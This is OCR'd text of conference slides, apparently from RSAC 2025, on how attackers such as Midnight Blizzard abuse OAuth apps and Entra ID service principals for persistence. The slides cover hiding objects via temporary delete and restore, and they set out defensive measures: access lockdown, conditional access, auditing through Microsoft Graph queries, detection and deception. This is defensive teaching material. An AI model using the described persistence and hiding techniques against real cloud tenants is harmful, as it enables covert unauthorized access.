
Blizzard 3/8/24

Threat actors like Midnight Blizzard compromise user accounts to create, modify, and grant high permissions to OAuth applications that they can misuse to hide malicious activity. The misuse of OAuth also enables threat actors to maintain access to applications, even if they lose access to the initially compromised account. Midnight Blizzard leveraged their initial access to identify and compromise a legacy test OAuth application that had elevated access to the Microsoft corporate environment. The actor created additional malicious OAuth applications. They created a new user account to grant consent in the Microsoft corporate environment to the actor controlled malicious OAuth applications. The threat actor then used the legacy test OAuth application to grant them the Office 365 Exchange Online *full_access_as_app* role, which allows access to mailboxes.

Techniques

- Initial Access with elevated permissions
  - Cloud Application Administrator
  - Application Administrator
  - Owner, read/write to a specific service principal or enterprise application
- Persistence
  - Temporary delete
  - Restore/redelete <30 days

Analysis


Cloudy Daze | App registrations
New registration
Endpoints
Troubleshoot
Refresh
Users
Groups
External Identities
Roles and administrators
Administrative units
Delegated admin partners
Enterprise applications
Devices
App registrations
Starting June 30th, 2020 we will no longer add any new features to Azure Active
security updates but we will no longer provide feature updates. Applications will
All applications
Owned applications
Deleted applications
Start typing a display name or application (client) ID to filter these r...
1 applications found
Display name
TA
Test App

Analysis

Microsoft Graph Guides API Reference Resources

Version

Microsoft Graph REST API v1.0

Filter by title

- Directory objects
  - Get by IDs
  - Get delta for directory object
  - Check member groups
  - Get member groups
  - Check member objects
  - Get member objects
  - List created objects
  - List owned devices
  - List owned objects
  - List deleted groups owned by user
  - List registered devices
  - **List deleted items**
  - Get deleted item
  - Restore deleted item
  - Permanently delete item

List deletedItems (directory objects)

Article • 04/19/2024 • 18 contributors Feedback

In this article

- Permissions
- HTTP request
- Optional query parameters
- Request headers

Show 3 more

Namespace: microsoft.graph

Retrieve a list of recently deleted directory objects. Currently, deleted items functionality is only supported for the application, servicePrincipal, group, administrative unit, and user resources.

> **Note:** Deleted security groups are deleted permanently and can't be retrieved through this API.

This API is available in the following national cloud deployments.

Analysis

- Astrix Ghost Token
  - GCP
  - Temporary Project Delete Status
  - Hide OAuth Application (privileged)
- Entra ID
  - Temporary Object Delete Status: users, groups, enterprise apps, service principals, administrative units
  - Hide Service Principal (privileged)

GhostToken – Exploiting GCP application infrastructure to create invisible, unremovable trojan app on Google accounts, Astrix, 4/2023.

Defensive Measures

Service Principal Access

- Service account focus
- Configure minimal privileges, rotation secrets
- Review service principal roles for violations
- Review service principal access activity

Conditional Access Policies

- Network restrictions for external service accounts
- Network restrictions for internal services (your own)
- Service principals from OAuth apps is difficult to impossible
  - Lockdown consent, X device code flow, timeouts, corporate standards

https://learn.microsoft.com/en-us/entra/id-protection/concept-workload-identity-risk

Continuous Access Evaluation

- Securing workload identities
- Microsoft Entra ID Protection and B2B users
- How-to guides

For improved security and resilience of your workload identities, Continuous Access Evaluation (CAE) for workload identities is a powerful tool that offers instant enforcement of your Conditional Access policies and any detected risk signals. CAE-enabled third party workload

https://learn.microsoft.com/en-us/entra/id-protection/concept-workload-identity-risk

- Workload identities
- Continuous access evaluation
  - CAE for users
  - CAE strict enforcement
  - CAE for workload identities
- Adaptive session lifetimes
- Filter for devices
- What if tool
- Protected actions
- How-to guides

Scope of support

Continuous access evaluation for workload identities is supported only on access requests sent to Microsoft Graph as a resource provider. More resource providers will be added over time.

Service principals for line of business (LOB) applications are supported.


We support the following revocation events:

- Service principal disable
- Service principal delete
- High service principal risk as detected by Microsoft Entra ID Protection

https://learn.microsoft.com/en-us/entra/identity/conditional-access/concept-continuous-access-evaluation-workload

Audit Service Principal Changes

- Credentials
  - Credentials and auth methods
  - Secrets, certificates, federated credentials
  - Including Microsoft services (E.Woodruff)
- Sensitive operations report workbook
  - https://learn.microsoft.com/en-us/entra/identity/monitoring-health/workbook-sensitive-operations-report



Audit Service Principal Provisioning

- OAuth applications***Numerous
- Managed identities
- Service principals (service accounts)
- Naming conventions

Audit Service Principal Provisioning

- Owners***Activity Logs or user tracking
  - activity logs
    ```
    MSGraph: GET /subscriptions/{subscriptionId}/providers/Microsoft.Insights/eventtypes/
    management/values?filter=eventName eq 'Create Service Principal’
    ```
  - user tracking
    ```
    MSGraph: GET /users/{id}/createdObjects
    ```
- Tagging
  - “Authorized signature”
  - Set/Get custom attributes
    ```
    MSGraph: GET /servicePrincipals/{id}?$select=customSecurityAttributes
    MSGraph: PATCH https://graph.microsoft.com/v1.0/servicePrincipals/{id}
    ```

Audit Service Principal Integrity

- Configuration of Microsoft 1st-party services (credentials)
- Matching of Enterprise applications to application registrations (OAuth apps)
- New local service principals – naming conventions
- Expected vs actual permissions

Detect suspicious TTPs

- Temporary deletion of not just SPs but: users, groups, OUs, Enterprise apps
- Other persistence techniques: hiding in subscriptions, directories
- Enumeration techniques: directory, assigned roles, resources

Deception

- Fake service principals
  - monitored
  - minimal privileges
  - hidden

Defensive Measures

- Access Lockdown
- Conditional Access Policies
- Continuous Access Evaluation
- Audit
  - Changes
  - Provisioning
  - Integrity
- Detect TTPs
- Deception

Apply What You Have Learned

- In next 4 weeks
  - Review IAM, conditional access policies and continuous evaluation access
  - Inventory service principals, enterprise apps, managed identities
  - Audit user permissions, especially Cloud/Application administrator
  - Identify privileged SPs, enterprise apps, managed identities
- In next 12 weeks
  - Review/implement detection best practices
  - Assess and adjust access configuration
  - Implement a recurring audit of over-privileged SPs and apps with deltas
- In next 6 months
  - Implement SP integrity checks
  - Implement detection of suspicious TTPs
  - Evaluate a deceptive defense strategy involving detection of false SPs

RSAC | 2025 Conference

Many Voices.
One Community.

For more information:

http://github.com/edleft/rsac2025

https://www.linkedin.com/in/jenkohwong/